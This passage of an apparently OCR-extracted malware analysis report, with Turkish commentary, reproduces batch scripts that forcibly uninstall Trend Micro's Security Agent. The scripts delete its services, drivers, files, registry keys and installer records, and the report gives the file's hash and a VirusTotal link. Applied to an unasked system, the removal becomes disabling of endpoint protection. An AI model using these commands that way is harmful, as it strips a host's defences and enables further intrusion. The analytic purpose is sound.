	if NOT EXIST "!PRODUCT_ROOT!" (
		set PRODUCT_ROOT=!ProgramW6432!\Trend Micro\Security Agent\
	)
	if NOT EXIST "!PRODUCT_ROOT_7!" (
		set PRODUCT_ROOT_7=!ProgramW6432!\Trend Micro\Security Agent\
	)
) else (
	echo Running in native environment.
	if NOT EXIST "!PRODUCT_ROOT!" (
		set PRODUCT_ROOT=!ProgramFiles!\Trend Micro\Security Agent\
	)
	if NOT EXIST "!PRODUCT_ROOT_7!" (
		set PRODUCT_ROOT_7=!ProgramFiles!\Trend Micro\Security Agent\
	)
)
if NOT EXIST "%PRODUCT_ROOT_6%" (
	if /I "!PROCESSOR_ARCHITECTURE!" EQU "AMD64" (
		set PRODUCT_ROOT_6=!ProgramFiles^(x86^)!\Trend Micro\Client Server Security Agent\
	) else (
		if /I "!PROCESSOR_ARCHITEW6432!" EQU "AMD64" (
			set PRODUCT_ROOT_6=!ProgramFiles^(x86^)!\Trend Micro\Client Server Security Agent\
		) else (
			set PRODUCT_ROOT_6=!ProgramFiles!\Trend Micro\Client Server Security Agent\
		)
	)
)

echo Security Agent installed at: %PRODUCT_ROOT%
echo Client-Server Security Agent installed at: %PRODUCT_ROOT_6%
echo Security Agent 7 installed at: %PRODUCT_ROOT_7%

echo Finding Anti-Malware Solution Platform...
call :GETREGFOLDER "HKLM\Software\TrendMicro\AMSP" InstallDir
set INSTALL_ROOT=%_REGFOLDER%
if NOT EXIST "%INSTALL_ROOT%AMSP"
```

```
64.         call :GETFOLDER "!PRODUCT_ROOT!..\"
65.         set INSTALL_ROOT=!_RESULT!
66. )
67. if NOT EXIST "%INSTALL_ROOT%AMSP" (
68.         if /I "!PROCESSOR_ARCHITEW6432!" EQU "AMD64" (
69.                 set INSTALL_ROOT=!ProgramW6432!\Trend Micro\
70.         ) else (
71.                 set INSTALL_ROOT=!ProgramFiles!\Trend Micro\
72.         )
73. )
74.
75. echo AMSP installed at: %INSTALL_ROOT%AMSP
76.
77.
78. echo Security Agent Remover Start [%DATE%][%TIME%]
79.
80. set AGENT_DISABLE_SVC=1
81. call "%INSTALL_RUNTIME_ROOT%AgentStop.bat"
82.
83. echo Remove AMSP, Communicator, Eagle Eye and AEGIS drivers
84. call :DELSERVICE amsp tmactmon tmevtmgr tmcomm
85. call :DELSERVICE tmcomm tmlisten ntrtscan tmbmserver tmprefilter vsapint tmfilter
86. call :DELSERVICE tmproxy tmpfw
87. call :DELSERVICE tmeevw tmusa
88. call :DELSERVICE tmccsf
89. call :DELSERVICE svcGenericHost
90.
91. echo Stop and Remove Firewall drivers
92. call :GETWINMAJORVER
93. if %WINMAJORVER% LEQ 5 (
94.         call :FINDNSCUTIL ncfg.exe
95.         if exist "!_RESULT!" (
96.           call :GETFOLDER "!_RESULT!"
97.      echo "!_RESULT!ncfg.exe" -ur tm_cfw
98.         "!_RESULT!ncfg.exe" -ur tm_cfw
99.      echo "!_RESULT!ncfg.exe" -c
100.        "!_RESULT!ncfg.exe" -c
101.     echo "!_RESULT!ncfg.exe" -X1
102.        "!_RESULT!ncfg.exe" -X1
103.     echo "!_RESULT!ncfg.exe" -S
104.        "!_RESULT!ncfg.exe" -S
105.        )
106. ) else (
107.        call :FINDNSCUTIL tmlwfins.exe
108.        if exist "!_RESULT!" (
109.          call :GETFOLDER "!_RESULT!"
110.          echo "!_RESULT!tmlwfins.exe" -u tmlwf
111.             "!_RESULT!tmlwfins.exe" -u tmlwf
112.        )
113.
114.        call :FINDNSCUTIL tmwfpins.exe
115.        if exist "!_RESULT!" (
116.          call :GETFOLDER "!_RESULT!"
117.          echo "!_RESULT!tmwfpins.exe" -u "!_RESULT!tmwfp.inf"
118.             "!_RESULT!tmwfpins.exe" -u "!_RESULT!tmwfp.inf"
119.        )
120. )
121.
122. echo Stop and Remove Proxy drivers
123. set TMTDI_REG=Software\TrendMicro\AMSP
124. call :FINDFILEBYNAME "%INSTALL_ROOT%AMSP\module\20004" tdiins.exe
125. if not exist "!_RESULT!" (
126.        call :FINDFILEBYNAME "%PRODUCT_ROOT%pfw_features" tdiins.exe
127. )
128. if not exist "!_RESULT!" (
129.        set TMTDI_REG=SOFTWARE\TrendMicro\NSC\TmProxy
130.        call :FINDFILEBYNAME "%PRODUCT_ROOT%" tdiins.exe
131. )
132. if exist "!_RESULT!" (
133.    call :GETFOLDER "!_RESULT!"
```

```
134.    echo "!_RESULT!tdiins.exe" -u "!_RESULT!tmtdi.inf" %TMTDI_REG% InfNameForTdi
135.      "!_RESULT!tdiins.exe" -u "!_RESULT!tmtdi.inf" %TMTDI_REG% InfNameForTdi
136. )
137.
138. echo Force Remove Proxy drivers
139. if /I "%PROCESSOR_ARCHITECTURE%" EQU "AMD64" (
140.    set RSTRTMGR=%INSTALL_RUNTIME_ROOT%x64\RestartManager.exe
141. ) else (
142.    if /I "%PROCESSOR_ARCHITEW6432%" EQU "AMD64" (
143.      set RSTRTMGR=%INSTALL_RUNTIME_ROOT%x64\RestartManager.exe
144.    ) else (
145.      set RSTRTMGR=%INSTALL_RUNTIME_ROOT%x86\RestartManager.exe
146.    )
147. )
148. echo Restart Manager "%RSTRTMGR%"
149. if exist "%RSTRTMGR%" (
150.    echo "%RSTRTMGR%" "%INSTALL_RUNTIME_ROOT%RemoveNSC.ini"
151.      "%RSTRTMGR%" "%INSTALL_RUNTIME_ROOT%RemoveNSC.ini"
152. )
153. call :REMOVE_BROWSER_PLUG_IN
154. call :REMOVE_SHELL_EXT
155. call :RMVTRENDPROTECT
156.
157. echo Remove files
158. call :DELFOLDER "%INSTALL_ROOT%AMSP\"
159. call :DELFOLDER "%INSTALL_ROOT%UniClient\"
160. call :DELFOLDER "%PRODUCT_ROOT%..\BM"
161. call :DELFOLDER "%PRODUCT_ROOT%"
162. if EXIST "%PRODUCT_ROOT_6%" call :DELFOLDER "%PRODUCT_ROOT_6%"
163. if EXIST "%PRODUCT_ROOT_7%" call :DELFOLDER "%PRODUCT_ROOT_7%"
164.
165. echo Remove Start Menu shortcuts
166. set _RESULT=%ALLUSERSPROFILE%\Start Menu\Programs\Trend Micro Worry-Free Business Security Agent
167. if exist "%_RESULT%" (
168.          call :DELFOLDER "%_RESULT%"
169. )
170. for /f "delims=" %%f in ('dir /b /s ^"!ALLUSERSPROFILE!^" ^| find /I ^"Business Security Agent^" ^| find /I /V ^".lnk^"') do (
171.          set _RESULT=%%f
172. )
173. if exist "%_RESULT%" (
174.          call :DELFOLDER "%_RESULT%"
175. )
176. for /f "delims=" %%f in ('dir /b /s ^"!ALLUSERSPROFILE!^" ^| find /I ^"Server Security Agent^" ^| find /I /V ^".lnk^"') do (
177.          set _RESULT=%%f
178. )
179. if exist "%_RESULT%" (
180.          call :DELFOLDER "%_RESULT%"
181. )
182. for /f "delims=" %%f in ('dir /b /s ^"!ALLUSERSPROFILE!^" ^| find /I ^"Security Agent^" ^| find /I /V ^".lnk^"') do (
183.          set _RESULT=%%f
184. )
185. if exist "%_RESULT%" (
186.          call :DELFOLDER "%_RESULT%"
187. )
188.
189. echo Remove registry
190. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\TrendMicro\AMSP"
191. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TrendMicro\AMSP"
192. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\TrendMicro\AMSP_INST"
193. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TrendMicro\AMSP_INST"
194. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\TrendMicro\AMSPStatus"
195. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TrendMicro\AMSPStatus"
196. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\TrendMicro\AMSPTest"
197. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TrendMicro\AMSPTest"
198. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\TrendMicro\UniClient"
199. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TrendMicro\UniClient"
200. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\TrendMicro\AEGIS"
```

```
201. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TrendMicro\AEGIS"
202. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\TrendMicro\NSC"
203. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TrendMicro\NSC"
204. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\TrendMicro\Wofie"
205. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TrendMicro\Wofie"
206. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\TrendMicro\Vizor"
207. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TrendMicro\Vizor"
208. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\TrendMicro\LoadHTTP"
209. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TrendMicro\LoadHTTP"
210. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\TrendMicro\PC-cillinNTCorp"
211. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TrendMicro\PC-cillinNTCorp"
212. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\TrendMicro\OfcWatchDog"
213. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TrendMicro\OfcWatchDog"
214. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Wofie"
215. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\HostedAgent"
216. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\HostedAgent"
217. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\OfficeScanNT"
218. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\OfficeScanNT"
219. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\TrendMicro\PC-cillin"
220. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TrendMicro\PC-cillin"
221. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\TrendMicro\Osprey"
222. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TrendMicro\Osprey"
223. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\TrendMicro\ClientStatus"
224. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TrendMicro\ClientStatus"
225. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\TrendMicro\OEM"
226. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TrendMicro\OEM"
227.
228. echo Remove Windows Installer record of SA 9.0
229. "%INSTALL_RUNTIME_ROOT%msizap.exe" TW! {C1F6E833-B25E-4C39-A026-D3253958B0D0}
230. "%INSTALL_RUNTIME_ROOT%msizap.exe" TW! {A38F51ED-D01A-4CE4-91EB-B824A00A8BDF}
231.
232. echo Remove Windows Installer record of SA 8.0
233. "%INSTALL_RUNTIME_ROOT%msizap.exe" TW! {19D84BB4-35C9-4125-90AB-C2ADD0F9A8EC}
234. "%INSTALL_RUNTIME_ROOT%msizap.exe" TW! {8456195C-3BA3-45a4-A6A7-30AE7A62EADB}
235.
236. echo Remove Windows Installer record of CSA 7.0
237. "%INSTALL_RUNTIME_ROOT%msizap.exe" TW! {0A07E717-BB5D-4B99-840B-6C5DED52B277}
238. rem call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersi-
on\Uninstall\{0A07E717-BB5D-4B99-840B-6C5DED52B277}"
239. rem call :DELREGISTRY "HKEY_CLASSES_ROOT\Installer\Features\717E70A0D5BB99B448B0C6D5DE252B77"
240. rem call :DELREGISTRY "HKEY_CLASSES_ROOT\Installer\Products\717E70A0D5BB99B448B0C6D5DE252B77"
241. rem call :DELREGISTRY "HKEY_CLASSES_ROOT\Installer\UpgradeCodes\8A88AE84D667B304CB368C99791A74A6"
242. echo Remove Windows Installer record of CSA 6.0 or earlier
243. "%INSTALL_RUNTIME_ROOT%msizap.exe" TW! {ECEA7878-2100-4525-915D-B09174E36971}
244.
245. echo Remove Windows Installer record of WFBS-SVC
246. "%INSTALL_RUNTIME_ROOT%msizap.exe" TW! {BED0B8A2-2986-49F8-90D6-FA008D37A3D2}
247. rem MSIZAP misses Wow6432Node
248. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\Cur-
rentVersion\Uninstall\{BED0B8A2-2986-49F8-90D6-FA008D37A3D2}"
249.
250. echo Cancel Ongoing Installation
251. "%INSTALL_RUNTIME_ROOT%msizap.exe" PS
252.
253. echo Remove auto-startup programs
254. call :DELREGVALUE "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" "Trend Micro Client Framework"
255. call :DELREGVALUE "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" "OfficeScanNT Monitor"
256. call :DELREGVALUE "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" "OE"
257. call :DELREGVALUE "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run" "OfficeScanNT Monitor"
258. call :DELREGVALUE "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run" "OE"
259.
260. echo Remove driver files
261. call :DELFILE %WINDIR%\system32\drivers\tmactmon.sys
262. call :DELFILE %WINDIR%\system32\drivers\tmevtmgr.sys
263. call :DELFILE %WINDIR%\system32\drivers\tmcomm.sys
264. call :DELFILE %WINDIR%\system32\drivers\tmeevw.sys
265. call :DELFILE %WINDIR%\system32\drivers\tmusa.sys
266.
267. echo remove INF and PNF files
268. "%INSTALL_RUNTIME_ROOT%\RemoveINF.exe"
```

```
269.
270.
271. if "%UNINST_LOG_PATH%" NEQ "" (
272.         if exist "%UNINST_LOG_PATH%" (
273.                 copy /Y *.log "%UNINST_LOG_PATH%\"
274.                 copy /Y AgentRemoval\*.log "%UNINST_LOG_PATH%\"
275.         )
276. )
277.
278. rem end of the file!
279.
280. goto :EOF
281.
282.
283. :REMOVE_SHELL_EXT
284. echo Stop and Un-register Shell Extensions
285. if exist "%INSTALL_ROOT%UniClient\UiFrmwrk\tmdshell.dll" (
286.    echo regsvr32 /u /s "%INSTALL_ROOT%UniClient\UiFrmwrk\tmdshell.dll"
287.       regsvr32 /u /s "%INSTALL_ROOT%UniClient\UiFrmwrk\tmdshell.dll"
288.    taskkill /F /IM explorer.exe >NUL 2>&1
289.    start explorer
290. )
291.
292. echo Remove shell extension
293. call :DELREGISTRY "HKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers\{48F45200-91E6-11CE-8A4F-0080C81A28D4}"
294. call :DELREGISTRY "HKEY_CLASSES_ROOT\CLSID\{48F45200-91E6-11CE-8A4F-0080C81A28D4}"
295. call :DELREGISTRY "HKEY_CLASSES_ROOT\DocShortcut\shellex\ContextMenuHandlers\{48F45200-91E6-11CE-8A4F-0080C81A28D4}"
296. call :DELREGISTRY "HKEY_CLASSES_ROOT\Folder\shellex\ContextMenuHandlers\{48F45200-91E6-11CE-8A4F-0080C81A28D4}"
297. call :DELREGISTRY "HKEY_CLASSES_ROOT\InternetShortcut\shellex\ContextMenuHandlers\{48F45200-91E6-11CE-8A4F-0080C81A28D4}"
298. call :DELREGISTRY "HKEY_CLASSES_ROOT\lnkfile\shellex\ContextMenuHandlers\{48F45200-91E6-11CE-8A4F-0080C81A28D4}"
299. call :DELREGISTRY "HKEY_CLASSES_ROOT\piffile\shellex\ContextMenuHandlers\{48F45200-91E6-11CE-8A4F-0080C81A28D4}"
300. GOTO :EOF
301.
302. :GETREGFOLDER
303. set _REGFOLDER=
304. for /F "tokens=1,2 delims=:" %%a in ('REG QUERY %1 /v %2 ^|FINDSTR /I %2 2^>NUL') do (
305.    set DISK=%%a
306.    set FOLDER=%%b
307.    call :GETFOLDER "!DISK:~-1!:!FOLDER!\"
308.    set _REGFOLDER=!_RESULT!
309. )
310. GOTO :EOF
311.
312.
313. :FINDFILEBYNAME
314. set _FINDTHIS=%~f1
315. set _RESULT=
316. for /f "delims=" %%f in ('dir ^"!_FINDTHIS!^" /s /b ^| findstr /I %2') do (
317.    set _RESULT=%%f
318. )
319. GOTO :EOF
320.
321. :GETFOLDER
322. set _RESULT=%~dp1
323. if "%_RESULT:~-1%" NEQ "\" set _RESULT=%_RESULT%\
324. GOTO :EOF
325.
326. :DELSERVICE
327. set SERVICE_TO_DEL=%*
328. for %%p in (%SERVICE_TO_DEL%) do (
329.    echo sc delete %%p
330.    sc delete %%p
331. )
332. GOTO :EOF
333.
334.
335. :DISABLESERVICE
336. set SERVICE_TO_DISABLE=%*
337. for %%p in (%SERVICE_TO_DISABLE%) do (
338.    echo sc config %%p start= disabled
```

```
339.    sc config %%p start= disabled
340. )
341. GOTO :EOF
342.
343. :STOPSERVICE
344. set SERVICE_TO_STOP=%*
345. for %%p in (%SERVICE_TO_STOP%) do (
346.    echo net stop /y %%p
347.    net stop /y %%p
348. )
349. GOTO :EOF
350.
351. :DELFILE
352.    echo del /F /Q %*
353.        del /F /Q %*
354. GOTO :EOF
355.
356. :DELFOLDER
357. set FOLDER_TO_DEL=%*
358. for %%p in (%FOLDER_TO_DEL%) do (
359.    echo RMDIR /S /Q %%p
360.    RMDIR /S /Q %%p
361.    if exist %%p (
362.        call :MOVEFOLDERTOTMP %%p
363.    )
364. )
365. GOTO :EOF
366.
367. :DELREGVALUE
368. set REGISTRY_KEY=%1
369. set REGISTRY_VALUE=%2
370. echo REG DELETE %REGISTRY_KEY% /v %REGISTRY_VALUE% /f
371. REG DELETE %REGISTRY_KEY% /v %REGISTRY_VALUE% /f
372. GOTO :EOF
373.
374. :DELREGISTRY
375. set REGISTRY_TO_DEL=%~1
376. echo Deleting registry key %REGISTRY_TO_DEL%
377. echo Windows Registry Editor Version 5.00>temp4del.reg
378. echo [-%REGISTRY_TO_DEL%]>>temp4del.reg
379. start /wait regedit /s temp4del.reg
380. del /f /q temp4del.reg
381. GOTO :EOF
382.
383. :KILLPROCESS
384. set IMAGENAME_TO_KILL=%*
385. for %%p in (%IMAGENAME_TO_KILL%) do (
386.    echo killing process: %%p
387.
388.    for /F "tokens=2" %%t in ('TASKLIST /NH /FI "IMAGENAME eq %%p"') do (
389.        echo TASKKILL /F /PID %%t
390.        TASKKILL /F /PID %%t
391.    )
392. )
393. GOTO :EOF
394.
395. :MOVEFOLDERTOTMP
396. set FOLDER_TO_TMP=%~dp1
397. IF %FOLDER_TO_TMP:~-1%==\ set FOLDER_TO_TMP=%FOLDER_TO_TMP:~0,-1%
398. call :GETTEMPNAME
399. echo move "%FOLDER_TO_TMP%" "!_TMP_RESULT!"
400. move "%FOLDER_TO_TMP%" "!_TMP_RESULT!"
401. GOTO :EOF
402.
403. :GETTEMPNAME
404. set _TMP_RESULT=%TMP%\RmvTool-%RANDOM%-%TIME:~6,5%
405. if exist "%_TMP_RESULT%" GOTO :GETTEMPNAME
406. GOTO :EOF
407.
408. :SHOWHELP
```


```
409. echo AMSP UniClient Framework Removal Tool
410. echo.
411. echo Usage
412. echo RmvTool.bat INSTALL_RUNTIME_ROOT [DEFAULT_INSTALL_ROOT]
413. echo.
414. GOTO :EOF
415.
416. :FINDNSCUTIL
417. set TMCFW_REG=Software\TrendMicro\AMSP
418. call :FINDFILEBYNAME "%INSTALL_ROOT%AMSP\module\20003" %1
419. if not exist "!_RESULT!" (
420.         call :FINDFILEBYNAME "%PRODUCT_ROOT%pfw_features" %1
421. )
422. if not exist "!_RESULT!" (
423.         set TMCFW_REG=Software\TrendMicro\NSC\PFW
424.         call :FINDFILEBYNAME "%PRODUCT_ROOT%" %1
425. )
426. if not exist "!_RESULT!" (
427.    if /I "%PROCESSOR_ARCHITECTURE%" EQU "AMD64" (
428.       call :FINDFILEBYNAME "%INSTALL_RUNTIME_ROOT%x64" %1
429.    ) else (
430.       if /I "%PROCESSOR_ARCHITEW6432%" EQU "AMD64" (
431.          call :FINDFILEBYNAME "%INSTALL_RUNTIME_ROOT%x64" %1
432.       ) else (
433.          call :FINDFILEBYNAME "%INSTALL_RUNTIME_ROOT%x86" %1
434.       )
435.    )
436. )
437. GOTO :EOF
438. :REMOVE_BROWSER_PLUG_IN
439. echo Remove WR Browser Plug-ins
440.
441. SET "ISX64=0"
442. if /I "%PROCESSOR_ARCHITECTURE%" EQU "AMD64" ( SET "ISX64=1" )
443. if /I "%PROCESSOR_ARCHITEW6432%" EQU "AMD64" ( SET "ISX64=1" )
444.
445. if "%ISX64%" EQU "1" (
446.         IF EXIST "%PRODUCT_ROOT%TmExtIns.exe" ( "%PRODUCT_ROOT%TmExtIns.exe" -ue "%PRODUCT_ROOT:~0,-1%")
447.         IF EXIST "%PRODUCT_ROOT%TmExtIns32.exe" (
448.                         "%PRODUCT_ROOT%TmExtIns32.exe" -ue "%PRODUCT_ROOT:~0,-1%"
449.                         "%PRODUCT_ROOT%TmExtIns32.exe" -uf "%PRODUCT_ROOT%FirefoxExtension"
450.                         "%PRODUCT_ROOT%TmExtIns32.exe" -uc "%PRODUCT_ROOT%tmNSCchromeExt.crx"
451.         )
452. ) else (
453.         IF EXIST "%PRODUCT_ROOT%TmExtIns.exe" (
454.                         "%PRODUCT_ROOT%TmExtIns.exe" -ue "%PRODUCT_ROOT:~0,-1%"
455.                         "%PRODUCT_ROOT%TmExtIns.exe" -uf "%PRODUCT_ROOT%FirefoxExtension"
456.                         "%PRODUCT_ROOT%TmExtIns.exe" -uc "%PRODUCT_ROOT%tmNSCchromeExt.crx"
457.         )
458. )
459.
460. echo Remove BES Browser Plug-ins
461.
462. if "%ISX64%" EQU "1" (
463. echo "64bit"
464.         call :DELREGVALUE "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Mozilla\Firefox\extensions" "tmbepff@trendmicro.com"
465.         call :DELREGVALUE "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Google\Chrome\Extensions\bmiabdepfhhiieiipmeecdmeljggmfee" "Path"
466.         call :DELREGVALUE "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Google\Chrome\Extensions\bmiabdepfhhiieiipmeecdmeljggmfee"
"Version"
467.         call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Google\Chrome\Extensions\bmiabdepfhhiieiipmeecdmeljggmfee"
468.         regsvr32.exe /u /s "%PRODUCT_ROOT%CCSF\module\BES\TmBple64.dll"
469.         regsvr32.exe /u /s "%PRODUCT_ROOT%CCSF\module\BES\IE32\TmBple32.dll"
470. ) else (
471. echo "32bit"
472.         regsvr32.exe /u /s "%PRODUCT_ROOT%CCSF\module\BES\TmBple32.dll"
473. )
474.
475. call :DELREGVALUE "HKEY_LOCAL_MACHINE\SOFTWARE\Mozilla\Firefox\extensions" "tmbepff@trendmicro.com"
476. call :DELREGVALUE "HKEY_LOCAL_MACHINE\SOFTWARE\Google\Chrome\Extensions\bmiabdepfhhiieiipmeecdmeljggmfee" "Path"
```

```
477. call :DELREGVALUE "HKEY_LOCAL_MACHINE\SOFTWARE\Google\Chrome\Extensions\bmiabdepfhhiieiipmeecdmeljggmfee" "Version"
478. call :DELREGISTRY "HKEY_LOCAL_MACHINE\SOFTWARE\Google\Chrome\Extensions\bmiabdepfhhiieiipmeecdmeljggmfee"
479.
480. GOTO :EOF
481.
482. :GETWINMAJORVER
483. set WINMAJORVER=4
484. for /F "tokens=1 delims=." %%v in ('wmic os get version ^| findstr \.') do set WINMAJORVER=%%v
485. GOTO :EOF
486.
487. :RMVTRENDPROTECT
488. echo Finding Trend Protect 1.X
489. if /I "%PROCESSOR_ARCHITECTURE%" EQU "AMD64" (
490.         reg query HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\Cur-
rentVersion\Uninstall\{D5462C8A-D08C-4163-8293-82F2E11A2760} /v "UninstallString" | findstr UninstallString > NUL 2>&1
491. ) else (
492.                         reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersi-
on\Uninstall\{D5462C8A-D08C-4163-8293-82F2E11A2760} /v "UninstallString" | findstr UninstallString > NUL 2>&1
493. )
494. if NOT errorlevel 1 (
495.         echo Removing Trend Protect 1.X
496.         echo MsiExec.exe /X{D5462C8A-D08C-4163-8293-82F2E11A2760} /qn
497.           MsiExec.exe /X{D5462C8A-D08C-4163-8293-82F2E11A2760} /qn
498. )
499. GOTO :EOF
500.
501. :EOF
502.
503. rem ENDLOCAL
504.
505.  rem Built with WFBS-SVC 5.7.1153
506.
```

Kaynak kodlar incelendiğinde ajanın sistemden kaldırılmak için yazılmış olduğu tespit edilmiştir. Kurulum klasörlerini registry üzerinde sorgular, ajan sürümünü belirler ve ajanı durdurmak için AgentStop.bat dosyasını çalıştırır. Sürücüleri ve servisleri kaldırır. Dosya ve klasörleri siler. Kayıt defteri girdilerini temizler. msizap.exe kullanarak yükleyici kayıtlarını temizler. Sistem başlangıcında çalışan ajanı kaldırır. Başlangıçta çalışan diğer trendmicro ile ilişkili programları kaldırır. %WINDIR%\system32\drivers altındaki ajan ile ilişkili sürücüler silinir. Ajan tarafından eklenen Shell scriptler silinir ve registry kayıtları temizlenir. Web tarayıcı eklentileri kaldırılır.

ÖZELLİKLER (Uninstall.bat)
Name: Uninstall.bat
Path: \FULL\Music\trend\trend\
Other Names: -
Hash: 2cb3c1d6ae576ba27b48520090c0071350fc53b69d81d5ac90889cbe45195d27
Size: 3.26 KB
File type: Text / Batch file

Virustotal
https://www.virustotal.com/gui/file/2cb3c1d6ae576ba27b48520090c0071350fc53b69d81d5ac90889cbe45195d27



SOURCE CODE (Uninstall.bat)

```
@echo off
SETLOCAL EnableDelayedExpansion

rem In elevated case, the current directory is not where the batch file is.
rem Switch to where the script is first.
chdir /d "%~dp0"

copy /Y "AgentRemoval\AgentRemoval.bat" c:\ >NUL 2>&1
if ERRORLEVEL 1 (
        echo ----------------------------------
        echo ----------------------------------
        echo ----------------------------------
        echo Please run this script with Administrator privilege!!
        echo ----------------------------------
        echo ----------------------------------
        echo ----------------------------------
        pause
        goto :EOF
) else (
        del /f /q c:\AgentRemoval.bat
)

echo "%~dp0">> "CheckPath.tmp"
findstr /r /c:"[()]" CheckPath.tmp >>"CheckPath.tmp"
if NOT ERRORLEVEL 1 (
    echo ----------------------------------
    echo ----------------------------------
    echo ----------------------------------
    echo Please move these script files to a path name without
    echo "^(" and "^)" characters!!
    echo ----------------------------------
    echo ----------------------------------
    pause
    del /f /q CheckPath.tmp
        goto :EOF
) else (
    del /f /q CheckPath.tmp
)

set TIMESTAMP=
for /F "tokens=1,2,3 delims=:. " %%a in ("%TIME%") do (
    set TIMESTAMP=%%a_%%b_%%c
)
set UNINST_LOG_PATH=%WINDIR%\Temp\WFBS_Debug\Uninstall_%TIMESTAMP%
mkdir "%UNINST_LOG_PATH%" >NUL 2>&1
regedit /e "%UNINST_LOG_PATH%\TrendMicro.reg" HKEY_LOCAL_MACHINE\Software\TrendMicro
sc query amsp    > "%UNINST_LOG_PATH%\ServiceStatus.log"
sc query tmlisten >> "%UNINST_LOG_PATH%\ServiceStatus.log"
sc query ntrtscan >> "%UNINST_LOG_PATH%\ServiceStatus.log"
sc query tmcomm  >> "%UNINST_LOG_PATH%\ServiceStatus.log"
sc query tmactmon >> "%UNINST_LOG_PATH%\ServiceStatus.log"
sc query tmevtmgr >> "%UNINST_LOG_PATH%\ServiceStatus.log"

echo WFBS-SVC 5.7 Security Agent Uninstall Tool
echo WFBS-SVC 5.7 Security Agent Uninstall Tool>> "Uninstall.%TIMESTAMP%.log" 2>>&1
type AgentRemoval\Version.txt
type AgentRemoval\Version.txt >> "Uninstall.%TIMESTAMP%.log" 2>>&1
echo Log file "Uninstall.%TIMESTAMP%.log" is created.
call AgentRemoval\AgentRemoval.bat >> "Uninstall.%TIMESTAMP%.log" 2>>&1

set DESKTOP=%HOMEDRIVE%%HOMEPATH%\Desktop
